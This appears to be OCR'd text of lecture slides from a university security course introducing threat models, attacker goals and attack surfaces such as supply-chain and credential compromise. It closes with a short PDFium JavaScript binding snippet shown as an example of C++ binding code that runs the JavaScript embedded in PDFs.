
All of security in an hour and a half


A CRYPTO NERD'S IMAGINATION:
HIS LAPTOP'S ENCRYPTED. LET'S BUILD A MILLION-DOLLAR CLUSTER TO CRACK IT.
NO GOOD! IT'S 4096-BIT RSA!
BLAST! OUR EVIL PLAN IS FOILED!
WHAT WOULD ACTUALLY HAPPEN:
HIS LAPTOP'S ENCRYPTED. DRUG HIM AND HIT HIM WITH THIS $5 WRENCH UNTIL HE TELLS US THE PASSWORD.
GOT IT.

https://xkcd.com/538/

Admin

- No more HWs: Now just projects
- P1 due today
- Recitation: P1 check ins

Threat models

- What are you protecting?
- Who is your attacker?
    - What is their goal?
    - What are their resources?

Threat models

- What are you protecting?
- Who is your attacker?
    - What is their goal?
    - What are their resources?

The Bybit crypto exchange
freefoodfinder.com
Instagram
Tesla

Does the attacker need to find a bug in your app in order to succeed?

Does the attacker need to find a bug in your app in order to succeed? Could they:


- Steal a developer machine?
- Remotely compromise a developer machine?
- Compromise a provider you depend on?
- Compromise one of your app’s dependencies?
- Steal a developer’s email credentials?
- Push malicious code to your repo?
- Spoof your app for your users?
- Steal a developer’s GitHub credentials?
- Convince someone on the inside to help them?
- ….

Interlude to inspire fear: what attack surfaces can the attacker use?


JavaScript engines run all the JS on the internet

JavaScript is a memory safe language so that’s good right?

JavaScript engines run all the JS on the internet




JavaScript engines run all the JS on the internet



(Not a memory safe language)

JavaScript engines run all the JS on the internet

Manipulates JS values in C++



Binding code in PDF reader (PDFs can embed JS)

```
src/third_party/pdfium/fpdfsdk/javascript/Annot.cpp

bool Annot::name(IJS_Context* cc, CJS_PropValue& vp, CFX_WideString& sError) {
  CPDFSDK_BAAnnot* baAnnot = ToBAAnnot(m_pAnnot.Get());
  if (!baAnnot) return false;
  ...
  CFX_WideString annotName;

  vp >> annotName;
  baAnnot->SetAnnotName(annotName);
}
```

Binding code in PDF reader (PDFs can embed JS)

